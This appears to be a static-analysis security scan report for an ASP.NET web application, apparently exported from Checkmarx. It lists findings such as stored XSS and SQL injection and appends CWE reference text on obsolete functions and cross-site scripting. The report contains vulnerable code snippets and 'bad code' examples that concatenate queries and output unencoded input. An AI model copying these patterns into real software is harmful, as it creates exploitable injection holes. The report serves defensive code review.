File	/Sheelonim/Mea/Male/MiyunSummary.aspx.cs	/Sheelonim/Mea/Male/MiyunSummary.aspx.cs
Line	240	253
Object	ExecuteScalarByConnection	InnerHtml

Code Snippet
File Name /Sheelonim/Mea/Male/MiyunSummary.aspx.cs
Method protected void Page_Load (object sender, EventArgs e)

```
....
240.                                    string mostWantedProfession = 
DB.ExecuteScalarByConnection(ShohamConn, "SELECT b.name " +
....
253.
      mostWantedProfessionLI.InnerHtml = "<b>□□□□ □□□□□ □□□□□ □□ □□□□□□ 
□□□□ □□ □□□□□□□□, □□ □□□□ □□□□?</b><br />" + mostWantedProfession;
```

Heuristic Stored XSS\Path 3:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=46
Status	New

Method Page_Load at line 15 of /Sheelonim/Mea/Male/MiyunSummary.aspx.cs gets data from the database, for the ExecuteScalarByConnection element. This element’s value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method Page_Load at line 15 of /Sheelonim/Mea/Male/MiyunSummary.aspx.cs. This may enable a Stored Cross-Site-Scripting attack.

	Source	Destination
File	/Sheelonim/Mea/Male/MiyunSummary.aspx.cs	/Sheelonim/Mea/Male/MiyunSummary.aspx.cs
Line	240	257
Object	ExecuteScalarByConnection	InnerHtml

Code Snippet
File Name /Sheelonim/Mea/Male/MiyunSummary.aspx.cs
Method protected void Page_Load (object sender, EventArgs e)

```
....
240.                                    string mostWantedProfession = 
DB.ExecuteScalarByConnection(ShohamConn, "SELECT b.name " +
....
257.
      mostWantedProfessionLI.InnerHtml = "<b>□□□□ □□□□□ □□□□□ □□ □□□□□□ 
□□□□ □□ □□□□□□□□, □□ □□□□ □□□□□?</b><br />" + mostWantedProfession;
```

Client DOM Open Redirect

Query Path:
JavaScript\Cx\JavaScript Low Visibility\Client DOM Open Redirect Version:1

Categories

OWASP Top 10 2013: A10-Unvalidated Redirects and Forwards

Description

Client DOM Open Redirect\Path 1:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=9
Status	New

	Source	Destination
File	/obj/Debug/Package/PackageTmp/Sheelonim/Mea/Female/Vendor/AngularUI/angular-ui-router.min.js	/obj/Debug/Package/PackageTmp/Sheelonim/Mea/Female/Vendor/AngularUI/angular-ui-router.min.js
Line	469	538
Object	location	location

Code Snippet

File Name /obj/Debug/Package/PackageTmp/Sheelonim/Mea/Female/Vendor/AngularUI/angular-ui-router.min.js

Method location: !0,

```
....
469.                          location: !0,
```

▼

File Name /obj/Debug/Package/PackageTmp/Sheelonim/Mea/Female/Vendor/AngularUI/angular-ui-router.min.js

Method var P = v.transition = N.then(function () {

```
....
538.                          return f.location && h &&
(r.url(h.url.format(h.locals.globals.$stateParams)), "replace" ===
f.location && r.replace()),
```

Client DOM Open Redirect\Path 2:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=10
Status	New

	Source	Destination
File	/Sheelonim/Mea/Female/Vendor/Angular	/Sheelonim/Mea/Female/Vendor/Angular

	UI/angular-ui-router.min.js	UI/angular-ui-router.min.js
Line	469	538
Object	location	location

Code Snippet
File Name /Sheelonim/Mea/Female/Vendor/AngularUI/angular-ui-router.min.js
Method location: !0,

```
....
469.                        location: !0,
```

File Name /Sheelonim/Mea/Female/Vendor/AngularUI/angular-ui-router.min.js

Method var P = v.transition = N.then(function () {

```
....
538.                        return f.location && h &&
(r.url(h.url.format(h.locals.globals.$stateParams)), "replace" ===
f.location && r.replace()),
```

Client Insecure Randomness

Query Path:
JavaScript\Cx\JavaScript Low Visibility\Client Insecure Randomness Version:0

Description

Client Insecure Randomness\Path 1:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=14
Status	New

Method $random at line 81 of /Common/Resources/Scripts/mootools-1.2.5-core-ys.js uses a weak method random to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/Common/Resources/Scripts/mootools-1.2.5-core-ys.js	/Common/Resources/Scripts/mootools-1.2.5-core-ys.js
Line	81	81
Object	random	random

Code Snippet
File Name /Common/Resources/Scripts/mootools-1.2.5-core-ys.js
Method } function $random(b, a) { return Math.floor(Math.random() * (a - b + 1) + b); } function $splat(b) {

```
....
81.  } function $random(b, a) { return Math.floor(Math.random() * (a - b
+ 1) + b); } function $splat(b) {
```

Client Insecure Randomness\Path 2:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=15
Status	New

Method $random at line 81 of /obj/Debug/Package/PackageTmp/Common/Resources/Scripts/mootools-1.2.5-core-ys.js uses a weak method random to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/obj/Debug/Package/PackageTmp/Common/Resources/Scripts/mootools-1.2.5-core-ys.js	/obj/Debug/Package/PackageTmp/Common/Resources/Scripts/mootools-1.2.5-core-ys.js
Line	81	81
Object	random	random

Code Snippet

File Name	/obj/Debug/Package/PackageTmp/Common/Resources/Scripts/mootools-1.2.5-core-ys.js
Method	} function $random(b, a) { return Math.floor(Math.random() * (a - b + 1) + b); } function $splat(b) {

```
....
81.   } function $random(b, a) { return Math.floor(Math.random() * (a - b
+ 1) + b); } function $splat(b) {
```

Heuristic SQL Injection

Query Path:
CSharp\Cx\CSharp Heuristic\Heuristic SQL Injection Version:0

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.1 - Injection flaws - particularly SQL injection
OWASP Top 10 2013: A1-Injection

Description

Heuristic SQL Injection\Path 1:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=42
Status	New

Method Page_Load at line 43 of /Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs gets user input from the Split element. This element's value then flows through the code without being properly sanitized or validated, and is eventually used in a database query in method InsertDerugimForBanim at line 550 of /Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs. This may enable an SQL Injection attack.

	Source	Destination
File	/Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs	/Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs
Line	95	576

Object	Split	ExecuteNonQueryByTransaction

Code Snippet
File Name /Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs
Method protected void Page_Load(object sender, EventArgs e)

```
....
95.                  string[] derugim =
Request.QueryString["derugim"].Split(',');
```

File Name /Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs
Method private void InsertDerugimForBanim(int malshabTaz, string[] ids, string[] derugim)

```
....
576.
DB.ExecuteNonQueryByTransaction(insertDerugimTransaction,
```

Heuristic SQL Injection\Path 2:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=43
Status	New

Method Page_Load at line 43 of /Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs gets user input from the QueryString_derugim element. This element’s value then flows through the code without being properly sanitized or validated, and is eventually used in a database query in method InsertDerugimForBanim at line 550 of /Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs. This may enable an SQL Injection attack.

	Source	Destination
File	/Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs	/Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs
Line	95	576
Object	QueryString_derugim	ExecuteNonQueryByTransaction

Code Snippet
File Name /Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs
Method protected void Page_Load(object sender, EventArgs e)

```
....
95.                  string[] derugim =
Request.QueryString["derugim"].Split(',');
```

File Name /Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs
Method private void InsertDerugimForBanim(int malshabTaz, string[] ids, string[] derugim)

```
....
576.
DB.ExecuteNonQueryByTransaction(insertDerugimTransaction,
```

Improper Resource Shutdown or Release

Query Path:
CSharp\Cx\CSharp Low Visibility\Improper Resource Shutdown or Release Version:1

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.5 - Improper error handling

Description

Improper Resource Shutdown or Release\Path 1:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=63
Status	New

	Source	Destination
File	/App_Code_/PortalPage.cs	/App_Code_/PortalPage.cs
Line	148	148
Object	pageStringWriter	pageStringWriter

Code Snippet
File Name /App_Code_/PortalPage.cs
Method protected override void Render(HtmlTextWriter writer)

```
....
148.            StringWriter pageStringWriter = new StringWriter();
```

Improper Resource Shutdown or Release\Path 2:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=64
Status	New

	Source	Destination
File	/App_Code_/PortalPage.cs	/App_Code_/PortalPage.cs
Line	149	149
Object	pageHtmlTextWriter	pageHtmlTextWriter

Code Snippet
File Name /App_Code_/PortalPage.cs
Method protected override void Render(HtmlTextWriter writer)

```
....
149.            HtmlTextWriter pageHtmlTextWriter = new
HtmlTextWriter(pageStringWriter);
```

Client Side Only Validation

Query Path:
CSharp\Cx\CSharp Low Visibility\Client Side Only Validation Version:0

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.8 - Improper access control
OWASP Top 10 2013: A7-Missing Function Level Access Control

Description

Client Side Only Validation\Path 1:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=62
Status	New

	Source	Destination
File	/Sheelonim/Atuda/Asmachta.aspx.cs	/Sheelonim/Atuda/Asmachta.aspx.cs
Line	10	10
Object	Atuda_Asmachta	Atuda_Asmachta

Code Snippet
File Name /Sheelonim/Atuda/Asmachta.aspx.cs
Method public partial class Atuda_Asmachta : RequireAuthPage

```
....
10.  public partial class Atuda_Asmachta : RequireAuthPage
```

Improper Exception Handling

Query Path:
CSharp\Cx\CSharp Low Visibility\Improper Exception Handling Version:1

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.5 - Improper error handling

Description

Improper Exception Handling\Path 1:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=65
Status	New

Method Render at line 146 of /App_Code_/PortalPage.cs performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/App_Code_/PortalPage.cs	/App_Code_/PortalPage.cs
Line	178	178
Object	Write	Write

Code Snippet
File Name	/App_Code_/PortalPage.cs
Method	protected override void Render(HtmlTextWriter writer)

```
....
178.          writer.Write(pageHtml);
```

Information Exposure Through an Error Message

Query Path:
CSharp\Cx\CSharp Low Visibility\Information Exposure Through an Error Message Version:1

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.5 - Improper error handling
OWASP Top 10 2013: A6-Sensitive Data Exposure

Description

Information Exposure Through an Error Message\Path 1:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=66
Status	New

Method autoSidurAndDerugShikulimThroughZAHALNET at line 90 of /Sheelonim/Mea/Male/MiyunLobby.aspx.cs catches an exception from element Message of an Exception object. This value flows through the code and is eventually output to the user in method autoSidurAndDerugShikulimThroughZAHALNET at line 90 of /Sheelonim/Mea/Male/MiyunLobby.aspx.cs. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	/Sheelonim/Mea/Male/MiyunLobby.aspx.cs	/Sheelonim/Mea/Male/MiyunLobby.aspx.cs
Line	177	177
Object	Message	Write

Code Snippet
File Name	/Sheelonim/Mea/Male/MiyunLobby.aspx.cs
Method	protected void autoSidurAndDerugShikulimThroughZAHALNET(int autoDerugToShikulim)

```
....
177.                        Response.Write(e.InnerException.Message);
```

Reflected XSS All Clients

Risk

What might happen

An attacker could use social engineering to cause a user to send the website engineered input, rewriting web pages and inserting malicious scripts. The attacker can then pretend to be the original website, which would enable the attacker to steal the user's password, request the user's credit card information, provide false information, or run malware. From the victim's point of view, this is the original website, and the victim would blame the site for incurred damage.

Cause

How does it happen

The application creates web pages that include data from previous user input. The user input is embedded directly in the page's HTML, causing the browser to display it as part of the web page. If the input includes HTML fragments or JavaScript, these are displayed too, and the user cannot tell that this is not the intended page. The vulnerability is the result of embedding arbitrary user input without first encoding it in a format that would prevent the browser from treating it like HTML instead of plain text.

General Recommendations

How to avoid it

1. Validate all input, regardless of source. Validation should be based on a whitelist: accept only data fitting a specified structure, rather than reject bad patterns. Check for:
   - Data type
   - Size
   - Range
   - Format
   - Expected values
2. Fully encode all dynamic data before embedding it in output.
3. Encoding should be context-sensitive. For example: ● HTML encoding for HTML content ● HTML Attribute encoding for data output to attribute values ● JavaScript encoding for server-generated JavaScript.
4. Consider using either the ESAPI encoding library, or the built-in platform functions. For earlier versions of ASP.NET, consider using the AntiXSS library.
5. In the Content-Type HTTP response header, explicitly define character encoding (charset) for the entire page.
6. Set the httpOnly flag on the session cookie, to prevent XSS exploits from stealing the cookie.

Source Code Examples

CSharp

The application uses the "Referer" field string to construct the HttpResponse

```
public class ReflectedXssAllClients
{
        public static void foo(HttpRequest Request, HttpResponse Response)
        {
                string Referer = Request.QueryString["Referer"];
                Response.BinaryWrite(Referer);
        }
}
```

The "Referer" field string is HTML encoded before use

```
public class ReflectedXssAllClientsFixed
{
        public static void foo(HttpRequest Request, HttpResponse Response,
AntiXss.AntiXssEncoder encoder)
        {
                string Referer = Request.QueryString["Referer"];
                Response.BinaryWrite(encoder.HtmlEncode(Referer, true));
        }
}
```

User input is written to a TextBox displayed on the screen enabling a user to inject a script

```
public class ReflectedXSSSpecificClients
{
        public void foo(TextBox tb)
        {
                string input = Console.ReadLine();
                tb.Text = input;
        }
}
```

The user input is Html encoded before being displayed on the screen

```
public class ReflectedXSSSpecificClientsFixed
```

```
{
        public void foo(TextBox tb, AntiXssEncoder encode)
        {
                string input = Console.ReadLine();
                tb.Text = encode.HtmlEncode(input);
        }
}
```

The application uses the "filename" field string from an HttpRequest construct an HttpResponse

```
public class UTF7XSS
{
        public void foo(HttpRequest Request, HttpResponse Response
        {
                Response.Charset("UTF-7");
                string filename = Request.QueryString["filename"];
                Response.BinaryWrite(AntiXss.HtmlEncode(filename));
        }
}
```

The "filename" string is converted to an int and using a switch case the new "filename" string is constructed

```
public class UTF7XSSFixed
{
        public static void foo(HttpRequest Request, HttpResponse Response)
        {
                Response.Charset("UTF-7");
                string filename = Request.QueryString["fileNum"];
                int fileNum = Convert.ToInt32(filename);

                switch(fileNum)
                {
                        case 1:
                                filename = "File1.txt";
                                break;
                        default:
                                filename = "File2.txt";
                                break;
                }

                Response.BinaryWrite(AntiXss.HtmlEncode(filename));
        }
}
```

Java

User input is written to a label displayed on the screen enabling a user to inject a script

```java
public class ReflectedXSSAllClients {
     public static void XSSExample(TextArea name) {
            Label label = new Label();
            label.setText("Hello " + name.getText());
     }
}
```

Switch case is used in order to assemble the label's text value and manage wrong user input

```java
public class ReflectedXSSAllClientsFixed {
     public static void XSSExample(TextArea name) {
            Label label = new Label();
            switch (name) {
            case "Joan":
                   label.setText("Hello Joan");
                   break;
            case "Jim":
                   label.setText("Hello Jim");
                   break;
            case "James":
                   label.setText("Hello James");
                   break;
            default:
                   System.out.println("Wrong Input");
            }
     }
}
```

Session Fixation

Risk

What might happen

An attacker could get a user to log in using the attacker’s session. The attacker could then do anything that the other user has permissions for, such as accessing that user’s confidential information and performing transaction in that user’s name.

Cause

How does it happen

The application authenticates users without terminating existing sessions. As a result, an attacker could get a victim to log in to the application during the attacker’s session (for example, by getting the victim to click on a link including a session ID), and the application would authenticate the attacker’s session as the victim’s user account.

General Recommendations

How to avoid it

The application should terminate any existing sessions upon user authentication and create a new session for that user.

Source Code Examples

CSharp

The application does not terminate the current session before a user accesses it

```
public class Sessionfixation
{
        static void foo(string firstName)
        {
                HttpContext context = HttpContext.Current;
                context.Session["FirstName"] = firstName;
        }
}
```

Prior to a new interaction with the session the old session is abandoned

```
public class SessionfixationFixed
```

```
{
        static void foo(string firstName, HttpContext old_Context)
        {
                old_Context.Session.Abandon();
                HttpContext context = HttpContext.Current;
                context.Session["FirstName"] = firstName;
        }
}
```

Use of Obsolete Functions

Weakness ID: 477 *(Weakness Base)* **Status:** Draft

Description

Description Summary

The code uses deprecated or obsolete functions, which suggests that the code has not been actively reviewed or maintained.

Time of Introduction

- Implementation

Applicable Platforms

Languages

All

Demonstrative Examples

Example 1

The following code uses the deprecated function getpw() to verify that a plaintext password matches a user's encrypted password. If the password is valid, the function sets result to 1; otherwise it is set to 0.

(Bad Code)

Example Language: **C**

```
...
getpw(uid, pwdline);
for (i=0; i<3; i++){
cryptpw=strtok(pwdline, ":");
pwdline=0;
}
result = strcmp(crypt(plainpw,cryptpw), cryptpw) == 0;
...
```

Although the code often behaves correctly, using the getpw() function can be problematic from a security standpoint, because it can overflow the buffer passed to its second parameter. Because of this vulnerability, getpw() has been supplanted by getpwuid(), which performs the same lookup as getpw() but returns a pointer to a statically-allocated structure to mitigate the risk. Not all functions are deprecated or replaced because they pose a security risk. However, the presence of an obsolete function often indicates that the surrounding code has been neglected and may be in a state of disrepair. Software security has not been a priority, or even a consideration, for very long. If the program uses deprecated or obsolete functions, it raises the probability that there are security problems lurking nearby.

Example 2

In the following code, the programmer assumes that the system always has a property named "cmd" defined. If an attacker can control the program's environment so that "cmd" is not defined, the program throws a null pointer exception when it attempts to call the "Trim()" method.

(Bad Code)

Example Language: **Java**

```
String cmd = null;
...
cmd = Environment.GetEnvironmentVariable("cmd");
cmd = cmd.Trim();
```

Example 3

The following code constructs a string object from an array of bytes and a value that specifies the top 8 bits of each 16-bit Unicode character.

(Bad Code)

Example Language: **Java**

```
...
String name = new String(nameBytes, highByte);
...
```

In this example, the constructor may fail to correctly convert bytes to characters depending upon which charset is used to encode the string represented by nameBytes. Due to the evolution of the charsets used to encode strings, this constructor was deprecated and replaced by a constructor that accepts as one of its parameters the name of the charset used to encode the bytes for conversion.

Potential Mitigations

Consider seriously the security implication of using an obsolete function. Consider using alternate functions.

The system should warn the user from using an obsolete function.

Other Notes

As programming languages evolve, functions occasionally become obsolete due to:

- Advances in the language
- Improved understanding of how operations should be performed effectively and securely
- Changes in the conventions that govern certain operations

Functions that are removed are usually replaced by newer counterparts that perform the same task in some different and hopefully improved way. Refer to the documentation for this function in order to determine why it is deprecated or obsolete and to learn about alternative ways to achieve the same functionality. The remainder of this text discusses general problems that stem from the use of deprecated or obsolete functions.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	398	Indicator of Poor Code Quality	**Development Concepts (primary)699** **Seven Pernicious Kingdoms (primary)700** **Research Concepts (primary)1000**

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			Obsolete

Content History

Submissions			
Submission Date	**Submitter**	**Organization**	**Source**
	7 Pernicious Kingdoms		Externally Mined
Modifications			
Modification Date	**Modifier**	**Organization**	**Source**
2008-07-01	Eric Dalci updated Potential Mitigations, Time of Introduction	Cigital	External
2008-09-08	CWE Content Team updated Relationships, Other Notes, Taxonomy Mappings	MITRE	Internal
2009-03-10	CWE Content Team updated Other Notes	MITRE	Internal
2009-05-27	CWE Content Team updated Demonstrative Examples	MITRE	Internal
2009-07-27	CWE Content Team updated Demonstrative Examples	MITRE	Internal
Previous Entry Names			
Change Date	**Previous Entry Name**		
2008-01-30	Obsolete		

BACK TO TOP

Failure to Preserve Web Page Structure ('Cross-site Scripting')

Weakness ID: 79 *(Weakness Base)* **Status:** Usable

Description

Description Summary

The software does not sufficiently validate, filter, escape, and/or encode user-controllable input before it is placed in output that is used as a web page that is served to other users.

Extended Description

Cross-site scripting (XSS) vulnerabilities occur when:

1. Untrusted data enters a web application, typically from a web request.

2. The web application dynamically generates a web page that contains this untrusted data.

3. During page generation, the application does not prevent the data from containing content that is executable by a web browser, such as JavaScript, HTML tags, HTML attributes, mouse events, Flash, ActiveX, etc.

4. A victim visits the generated web page through a web browser, which contains malicious script that was injected using the untrusted data.

5. Since the script comes from a web page that was sent by the web server, the victim's web browser executes the malicious script in the context of the web server's domain.

6. This effectively violates the intention of the web browser's same-origin policy, which states that scripts in one domain should not be able to access resources or run code in a different domain.

There are three main kinds of XSS:

Type 1: Reflected XSS (or Non-Persistent)

The server reads data directly from the HTTP request and reflects it back in the HTTP response. Reflected XSS exploits occur when an attacker causes a victim to supply dangerous content to a vulnerable web application, which is then reflected back to the victim and executed by the web browser. The most common mechanism for delivering malicious content is to include it as a parameter in a URL that is posted publicly or e-mailed directly to the victim. URLs constructed in this manner constitute the core of many phishing schemes, whereby an attacker convinces a victim to visit a URL that refers to a vulnerable site. After the site reflects the attacker's content back to the victim, the content is executed by the victim's browser.

Type 2: Stored XSS (or Persistent)

The application stores dangerous data in a database, message forum, visitor log, or other trusted data store. At a later time, the dangerous data is subsequently read back into the application and included in dynamic content. From an attacker's perspective, the optimal place to inject malicious content is in an area that is displayed to either many users or particularly interesting users. Interesting users typically have elevated privileges in the application or interact with sensitive data that is valuable to the attacker. If one of these users executes malicious content, the attacker may be able to perform privileged operations on behalf of the user or gain access to sensitive data belonging to the user. For example, the attacker might inject XSS into a log message, which might not be handled properly when an administrator views the logs.

Type 0: DOM-Based XSS

In DOM-based XSS, the client performs the injection of XSS into the page; in the other types, the server performs the injection. DOM-based XSS generally involves server-controlled, trusted script that is sent to the client, such as Javascript that performs sanity checks on a form before the user submits it. If the server-supplied script processes user-supplied data and then injects it back into the web page (such as with dynamic HTML), then DOM-based XSS is possible.

Once the malicious script is injected, the attacker can perform a variety of malicious activities. The attacker could transfer private information, such as cookies that may include session information, from the victim's machine to the attacker. The attacker could send malicious requests to a web site on behalf of the victim, which could be especially dangerous to the site if the victim has administrator privileges to manage that site. Phishing attacks could be used to emulate trusted web sites and trick the victim into entering a password, allowing the attacker to compromise the victim's account on that web site. Finally, the script could exploit a vulnerability in the web browser itself possibly taking over the victim's machine, sometimes referred to as "drive-by hacking."

In many cases, the attack can be launched without the victim even being aware of it. Even with careful users, attackers frequently use a variety of methods to encode the malicious portion of the attack, such as URL encoding or Unicode, so the request looks less suspicious.

Alternate Terms

XSS

CSS: "CSS" was once used as the acronym for this problem, but this could cause confusion with "Cascading Style Sheets," so usage of this acronym has declined significantly.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

Language-independent

Architectural Paradigms

Web-based: *(Often)*

Technology Classes

Web-Server: *(Often)*

Platform Notes

XSS flaws are very common in web applications since they require a great deal of developer discipline to avoid them.

Common Consequences

Scope	Effect
Confidentiality	The most common attack performed with cross-site scripting involves the disclosure of information stored in user cookies. Typically, a malicious user will craft a client-side script, which -- when parsed by a web browser -- performs some activity (such as sending all site cookies to a given E-mail address). This script will be loaded and run by each user visiting the web site. Since the site requesting to run the script has access to the cookies in question, the malicious script does also.
Access Control	In some circumstances it may be possible to run arbitrary code on a victim's computer when cross-site scripting is combined with other flaws.
Confidentiality Integrity Availability	The consequence of an XSS attack is the same regardless of whether it is stored or reflected. The difference is in how the payload arrives at the server. XSS can cause a variety of problems for the end user that range in severity from an annoyance to complete account compromise. Some cross-site scripting vulnerabilities can be exploited to manipulate or steal cookies, create requests that can be mistaken for those of a valid user, compromise confidential information, or execute malicious code on the end user systems for a variety of nefarious purposes. Other damaging attacks include the disclosure of end user files, installation of Trojan horse programs, redirecting the user to some other page or site, running "Active X" controls (under Microsoft Internet Explorer) from sites that a user perceives as trustworthy, and

	modifying presentation of content.

Likelihood of Exploit

High to Very High

Enabling Factors for Exploitation

Cross-site scripting attacks may occur anywhere that possibly malicious users are allowed to post unregulated material to a trusted web site for the consumption of other valid users, commonly on places such as bulletin-board web sites which provide web based mailing list-style functionality.

Stored XSS got its start with web sites that offered a "guestbook" to visitors. Attackers would include JavaScript in their guestbook entries, and all subsequent visitors to the guestbook page would execute the malicious code. As the examples demonstrate, XSS vulnerabilities are caused by code that includes unvalidated data in an HTTP response.

Detection Methods

Automated Static Analysis

Use automated static analysis tools that target this type of weakness. Many modern techniques use data flow analysis to minimize the number of false positives. This is not a perfect solution, since 100% accuracy and coverage are not feasible, especially when multiple components are involved.

Effectiveness: Moderate

Black Box

Use the XSS Cheat Sheet [REF-14] or automated test-generation tools to help launch a wide variety of attacks against your web application. The Cheat Sheet contains many subtle XSS variations that are specifically targeted against weak XSS defenses.

Effectiveness: Moderate

With Stored XSS, the indirection caused by the data store can make it more difficult to find the problem. The tester must first inject the XSS string into the data store, then find the appropriate application functionality in which the XSS string is sent to other users of the application. These are two distinct steps in which the activation of the XSS can take place minutes, hours, or days after the XSS was originally injected into the data store.

Demonstrative Examples

Example 1

This example covers a Reflected XSS (Type 1) scenario.

The following JSP code segment reads an employee ID, eid, from an HTTP request and displays it to the user.

(Bad Code)

Example Language: **JSP**

```
<% String eid = request.getParameter("eid"); %>
...
Employee ID: <%= eid %>
```

The following ASP.NET code segment reads an employee ID number from an HTTP request and displays it to the user.

(Bad Code)

Example Language: **ASP.NET**

```
...
protected System.Web.UI.WebControls.TextBox Login;
protected System.Web.UI.WebControls.Label EmployeeID;
...
EmployeeID.Text = Login.Text;
... (HTML follows) ...
<p><asp:label id="EmployeeID" runat="server" /></p>
...
```

The code in this example operates correctly if the Employee ID variable contains only standard alphanumeric text. If it has a value that includes meta-characters or source code, then the code will be executed by the web browser as it displays the HTTP response. Initially this might not appear to be much of a vulnerability. After all, why would someone enter a URL that causes malicious code to run on their own computer? The real danger is that an attacker will create the malicious URL, then use e-mail or social engineering tricks to lure victims into visiting a link to the URL. When victims click the link, they unwittingly reflect the malicious content through the vulnerable web application back to their own computers.

Example 2

This example covers a Stored XSS (Type 2) scenario.

The following JSP code segment queries a database for an employee with a given ID and prints the corresponding employee's name.

(Bad Code)

Example Language: **JSP**

```
<%
...
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery("select * from emp where id="+eid);
if (rs != null) {
rs.next();
String name = rs.getString("name");
%>

Employee Name: <%= name %>
```

The following ASP.NET code segment queries a database for an employee with a given employee ID and prints the name corresponding with the ID.

(Bad Code)

Example Language: **ASP.NET**

```
protected System.Web.UI.WebControls.Label EmployeeName;
...
string query = "select * from emp where id=" + eid;
sda = new SqlDataAdapter(query, conn);
sda.Fill(dt);
string name = dt.Rows[0]["Name"];
...
EmployeeName.Text = name;
```

This code can appear less dangerous because the value of name is read from a database, whose contents are apparently managed by the application. However, if the value of name originates from user-supplied data, then the database can be a conduit for malicious content. Without proper input validation on all data stored in the database, an attacker can execute malicious commands in the user's web browser.

Observed Examples

Reference	Description
CVE-2008-5080	Chain: protection mechanism failure allows XSS
CVE-2006-4308	Chain: only checks "javascript:" tag
CVE-2007-5727	Chain: only removes SCRIPT tags, enabling XSS
CVE-2008-5770	Reflected XSS using the PATH INFO in a URL
CVE-2008-4730	Reflected XSS not properly handled when generating an error message
CVE-2008-5734	Reflected XSS sent through email message.
CVE-2008-0971	Stored XSS in a security product.
CVE-2008-5249	Stored XSS using a wiki page.
CVE-2006-3568	Stored XSS in a guestbook application.
CVE-2006-3211	Stored XSS in a guestbook application using a javascript: URI in a bbcode img tag.
CVE-2006-3295	Chain: library file is not protected against a direct request (CWE-425), leading to reflected XSS.

Potential Mitigations

Phase: Architecture and Design

Strategy: Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.

Phases: Implementation; Architecture and Design

Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.

For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.

Parts of the same output document may require different encodings, which will vary depending on whether the output is in the:

- HTML body
- Element attributes (such as src="XYZ")
- URIs
- JavaScript sections
- Cascading Style Sheets and style property

etc. Note that HTML Entity Encoding is only appropriate for the HTML body.

Consult the XSS Prevention Cheat Sheet [REF-16] for more details on the types of encoding and escaping that are needed.

Phase: Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Phase: Implementation

Use and specify a strong character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can open you up to subtle XSS attacks related to that encoding. See CWE-116 for more mitigations related to encoding/escaping.

Phase: Implementation

With Struts, you should write all data from form beans with the bean's filter attribute set to true.

Phase: Implementation

To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.

Phase: Implementation

Strategy: Input Validation

